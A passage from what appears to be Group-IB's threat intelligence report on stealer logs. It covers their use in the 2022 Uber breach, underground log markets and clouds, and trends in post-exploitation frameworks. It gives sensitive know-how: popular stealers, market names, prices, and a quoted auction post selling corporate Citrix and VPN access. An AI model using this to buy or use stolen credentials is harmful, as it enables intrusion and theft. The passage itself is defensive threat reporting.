


Figure 22. Screenshot of the SentinelOne panel in Uber’s system

Group-IB’s analysis of the screenshots revealed interesting artifacts in the recently downloaded files tray:

Figure 23. Screenshot showing files downloaded recently by the hacker



The first two files are zip archives and have the same format: “LOGID- $\{d\{7\}$ ” with the names “LOGID-4952307” and “LOGID-4953756”. The name format helped Group-IB analysts identify the files as logs from stealers sold on the underground marketplace called Russian Market. Group-IB determined that these logs were put up for sale on September 12 and 14, while the hack during which they were used came to light on September 15-16. This means that the hackers gained access to the internal network and propagated their attack within a fairly short period of time.

As shown below, both logs contain authentication data for uber[.]onelogin[.]com, which is an identity and access management provider. The logs indicate that at least two Uber employees (from Indonesia and Brazil) were infected with **Raccoon** and **Vidar** stealers.

```

"market" : "russianmarket",
"upload_datetime" : "2022-09-14",
"stealer_name" : "Racoon",
"os" : "Windows 10 Pro",
"country" : "Indonesia",
"state" : "West Java",
"isp" : "PT. TELKOM INDONESIA",
"id_item_in_this_market" : "4953756",
"links" : [
  {
    "browser" : "Chrome (v105.0.5195.102-64, Profile: Default)",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "uber.onelogin.com"
  },
  {
    "browser" : "Chrome (v105.0.5195.102-64, Profile: Default)",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "careers-uber.icims.com"
  }
]
"file_size" : "0.19Mb",
"vendor_status" : "[Diamond]",
"vendor" : "Mo####yF",
"price" : {
  "value" : 10.0,
  "currency" : "USD"
},
"data_type" : "Stealer Logs"
}

```

Figure 24. Screenshot of the log obtained using Raccoon

```

"market" : "russianmarket",
"upload_datetime" : "2022-09-12",
"stealer_name" : "Vidar",
"os" : "Windows 10 Pro [x64]",
"country" : "Brazil",
"state" : "Sao Paulo",
"isp" : "Brava Telecomunicacoes Pontes E Lacerda Ltda - EPP",
"id_item_in_this_market" : "4952307",
"links" : [
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "uber.onelogin.com"
  },
  {
    "browser" : "Microsoft Edge [Default]",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "uber.onelogin.com"
  },
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "-",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "auth.uber.com"
  },
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "-",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "accounts.uber.com"
  }
],
"file_size" : "0.38Mb",
"vendor_status" : "[platinum]",
"vendor" : "be####st",
"price" : {
  "value" : 10.0,
  "currency" : "USD"
},
"data_type" : "Stealer Logs"

```

Figure 25. Screenshot of the log obtained using Vidar

The version of Uber hacked by purchasing logs containing authentication data for uber[.]onelogin[.]com is confirmed by the same screenshot, where the very first tab in the browser is called "OneLogin".

In addition to the logs shown in the screenshot, the hackers could also have purchased other logs in order to search all the accounts for privileged access to critical internal network resources. The other logs also contained multiple access credentials for other resources including Slack, Facebook, Google, Instagram, and Microsoft. The hackers could have used these credentials to advance through Uber's network using social engineering if access to uber[.]onelogin[.]com was not sufficient.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 2.

STEALER LOGS AS A SOURCE OF ACCESS

STEALERS – A SIMPLE BUT SERIOUS THREAT

Stealers are simple but effective tools used by cybercriminals. They are either sold for low prices or can be obtained from open sources. Their effectiveness makes them popular among various cybercriminals, including those with advanced skills.

In H2 2021 – H1 2022 Group-IB experts detected more than **200 posts about selling stealers** and **more than 150 topics** offering stealers for free on the dark web.




Figure 26. Ad offering a stalker for sale

At the time of writing, the most popular free stealers available on the dark web are **RedLine** (cracked) and **AZORult**, and to a lesser extent **Mars Stealer**, **Oski stealer** and **Arkei**. Among paid tools, cybercriminals prefer **RedLine** (the up-to-date version with support), **Raccoon**, and **Vidar**. Advanced groups prefer private solutions (proprietary or custom-made).

Hackers can sell compromised data on underground forums or leverage it to access compromised systems.

Stealers work non-selectively. To collect as much data as possible, a program must infect as many computers as possible. As a result, the attackers accumulate a huge amount of personal data, which they often cannot process thoroughly enough.

This is why many cybercriminals prefer selling unprocessed logs, which is the easiest and least time-consuming way to monetize such data.

At the time of writing, three ways to sell logs are especially popular:

- **Underground markets** – are automated systems for selling various types of information, including logs. Each log is sold separately, and buyers can see the list of domains and the structure of the archive to ensure it contains data that interests them.
- **UCL (Underground Cloud of Logs)** – are subscription services through which logs are distributed en masse to a large number of users. Most often, subscribers receive logs through Telegram channels.
- **Manual sale** occurs when the seller offers an array of logs in which the accounts of interest have already been leveraged. The second option is to search for specific accounts at a specific URL.

Owners of logs can use them to gain access to corporate networks. Several such cases have already been identified, for example the attack on Uber in September 2022. Partners of the Hive group also used this method of compromise in their attacks.

Below are the statistics relating to compromised data from stealers identified by Group-IB Threat Intelligence during the reporting period.

Statistics relating to compromised accounts:

Threat actor	Quantity
RedLine Stealer	73,575,051
AZORult	13,946,197
Vertex Loader	1,268,888
iDex Stealer	628,124
WorldWind Stealer	626,799
420 Stealer	558,860
Osno Stealer	324,733
BlackGuard Stealer	287,177
Collector Stealer	164,555
Masad Stealer	127,726
Smoke Bot	74,984
KPOT Stealer	66,187
MassLogger	39,542
FickerStealer	24,849

Statistics relating to logs from stealers:

Threat actor	Quantity
RedLine	35,585,412
Vidar	8,657,722
Raccoon	7,822,337
AZORult	1,365,026
Unknown	42,029,182

A large amount of data from the Raccoon stealer is associated with the release of a new version in June 2022. In June, Group-IB Threat Intelligence detected **5,386,699** Raccoon logs.

Stealer logs can contain highly valuable accounts, for example, corporate SSO accounts that hackers can use to gain access to companies. Group-IB specialists analyzed how often accounts from identity and access management solutions (i.e. SSO platforms) were detected among stealer logs in the reporting period:

SSO SYSTEM	NUMBER OF ACCOUNTS DETECTED IN STEALER LOGS IN THE REPORTING PERIOD
Auth0	12,478
Okta	1,742
OneLogin	709
Duo Security	131
JumpCloud	57
Rippling	19

STEALER LOGS ON UNDERGROUND MARKETS

Stealer logs are often sold on underground markets. Logs are one of the most popular and in-demand types of data after credit and debit card text data.

All data collected by stealers could be of interest to threat actors. The most valuable types are:

- Cookies
- Credentials
- Browsing fingerprints
- Local files in messengers that make it possible to sign in to an account without entering the login and password
- Cryptocurrency wallets
- Various files from the victim's computer

Additional information about logs available on markets allows buyers to find the ones they need. Such information most often contains lists of domains found in the log or masked information about the IP address and the compromised computer. For example, on Russian Market it is possible to view the structure of the archive being purchased.



Figure 27. Structure of the archive on Russian Market

The screenshot below shows the structure of a similar log that was purchased on the market.


[Auto] Name	Ext	Size
[.]	<DIR>	
[Autofills]	<DIR>	
[Cookies]	<DIR>	
[Discord]	<DIR>	
[FileGrabber]	<DIR>	
[FTP]	<DIR>	
[Telegram]	<DIR>	
[Wallets]	<DIR>	
DomainDetects	txt	421
ImportantAutofills	txt	3 447
InstalledBrowsers	txt	845
InstalledSoftware	txt	8 254
ProcessList	txt	51 986
Screenshot	jpg	143 474
UserInformation	txt	1 142
Passwords	txt	125 165

Figure 28. Example of the structure of files that threat actors can obtain from stealers

Between July 1, 2021 and June 30, 2022, more than **88 million** logs were put up for sale. More than **61%** of these were published on Russian Market.

Sales of logs by market

Market	Quantity	%
Russian Market	54,256,210	61.64
2easy Store	14,711,714	16.71
BlackPass	13,210,427	15.01
Genesis Store	5,849,498	6.65



Sales of logs by country



Countries	%
USA	80.07
United Kingdom	5.42
India	4.63
Indonesia	2.35
Brazil	3.06
France	1.53
Canada	1.2
Vietnam	0.94
Pakistan	0.8

Logs often contain accounts from the domain names that may indicate corporate access:

- **sso.*** – sso (Single Sign-On) domain was detected in over 400,000 logs
- **dev.*** – more than 21,000 detections
- **citrix.*** – more than 3,000 detections
- **vpn.*** – more than 18,000 detections

HI-TECH CRIME TRENDS 2022/23

CHAPTER 3.

CLOUDS OF LOGS

Clouds of logs are repositories of data that provide threat actors with access to compromised confidential information, usually obtained using stealers. These services look like Google Drive and contain an enormous amount of illegally obtained and uploaded sensitive data.

Access to such “drives” is offered for sale on many underground forums. Their popularity directly contributes to the growth of the initial access market and the increasing number of ransomware attacks.





Figure 29. An add offering logs for sale on the dark web

Group-IB first discovered that such services existed in the second half of 2018. Since then, Group-IB specialists have identified **102** log clouds. In H1 2022, only 33 services were still operating. Nevertheless, every week huge flows of stolen data keep passing through the log clouds.

Breakdown of log clouds by year



Owners of log clouds sometimes describe which malware was used to steal personal data. The diagram below shows that the most popular stealer for H2 2021 – H1 2022 is **RedLine**. This stealer is easy-to-use, effective, and costs only \$150 per month.


Stalers used for log clouds in H2 2021 — H1 2022

Stealer	Quantity	%
RedLine	30	86
Raccoon	1	2
MARS Stealer	1	2
OSKI	1	2
DiamondFox	1	2
Bloody Stealer	1	2
LOKI	1	2
Krypton	1	2



Prices in the log cloud market can vary significantly. The main factors relating to how access to a cloud is priced are: (1) the number and frequency of incoming logs, (2) the number of users, and (3) the cost of the malware used by the cloud owners.


Figure 30. Prices of log clouds H2 2021 – H1 2022



For H2 2021–H1 2022, Group-IB analysts detected **24,989,843** logs in clouds of logs. The five most active clouds contain **15,028,000** logs. Below are the five largest log clouds for the reported period and a chart showing their relative shares.

The five most active clouds

Cloud	Quantity	%
BradMax	5,150,000	34
tommyshelbyy	5,000,000	32
JOKERLOGS	3,000,000	21
maxtrojan	938,000	6
Marvel Logs	940,000	6



Owners of the clouds infect users worldwide with stealers. The statistics below show the most often targeted countries according to the number of logs from each nation in the log clouds:




The logs often contain accounts with domain names that may indicate corporate access:

- **sso.*** – 862,000 mentions detected
- **dev.*** – over 32,000 mentions detected
- **citrix.*** – over 3,000 mentions detected
- **vpn.*** – over 12,000 mentions detected

The availability of corporate accounts makes log clouds especially dangerous because such information allows threat actors to infiltrate corporate networks.

All that log cloud customers need to do is validate the access and either sell it or leverage themselves in attacks. The screenshot below shows an example of an access package for sale. The topic starter claims to be selling **20** instances of access to corporate networks obtained from logs.




BOP

Pack of 20 Citrix access; vpn, rdweb

By BOP, Sunday at 12:27 AM in Auctions

BOP

byte



BOP

Paid registration

2

7 posts

Joined

05/06/22 (ID: 130029)

Activity

security / security

Posted Sunday at 12:27 AM

I will sell a pack of accesses obtained in the logs of a personal stealer.

The pack consists of 20 accesses, of this kind: citrix.vpn.portal/webclient/rdweb.global-protect

Geo accesses: Europe, USA, Arabs.

Access rights: user domain, 1-2 accesses with admin rights

rhubarb in pm

Without questions. I agree to work through the guarantor of the forum.

Start: 2000\$

Step: 200\$

Blitz: 3000\$

PPS/12H

Figure 31. Example of an access package for sale

Although log clouds are a relatively new trend, Group-IB Threat Intelligence experts already see a high demand for such services and are expecting this market to grow.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 4.

RISE OF POST- EXPLOITATION FRAMEWORKS

first_seen: 2020-07-01 - 2021-06-30		first_seen: 2021-07-01 - 2022-06-30	
Cobalt Strike	26,029	Cobalt Strike	18,481 Decrease ↓
Covenant	2,357	Covenant	2,209 Decrease ↓
Meterpreter	1,732	Meterpreter	1,572 Decrease ↓
Mythic	4	Mythic	372 Increase ↑
Viper	—	Viper	271 Increase ↑
Merlin	19	Merlin	204 Increase ↑
Sliver	—	Sliver	203 Increase ↑
PoshC2	158	PoshC2	91 Decrease ↓
Pupy	291	Pupy	50 Decrease ↓
Brute Ratel	4	Brute Ratel	35 Increase ↑

Group-IB specialists regularly discover new infrastructure for various post-exploitation frameworks. Every year, Group-IB experts notice that such tools are used more and more often by both ordinary cybercriminals and advanced nation-state groups.

From H2 2020 to H1 2021, Group-IB experts noticed that **Cobalt Strike** was used more and more often, specifically because it had begun to be spread publicly starting from version 4.0.

In the summer of 2022, however, Group-IB specialists learned that threat actors were looking for alternatives to the well-researched and easy-to-detect Cobalt Strike and switching to a new tool called **Brute Ratel C4 (or BRc4)**.

BRc4 is a post-exploitation framework that, like Cobalt Strike, is a legitimate tool sold under a special license. Group-IB Threat Intelligence identified the first servers used by this framework on February 5, 2021. By October 19, 2022, their number had reached **74**.

In September 2022, archives with a hacked version of BRc4 emerged on hacker forums. Group-IB experts expect that this tool could become used by hacker groups, security researchers, and pentesters more and more often within 3-5 months after the hack, namely between December 2022 and February 2023.

Figure 32. Message offering BRc4 on a dark web forum




Figure 33. Message offering BRc4 on a dark web forum





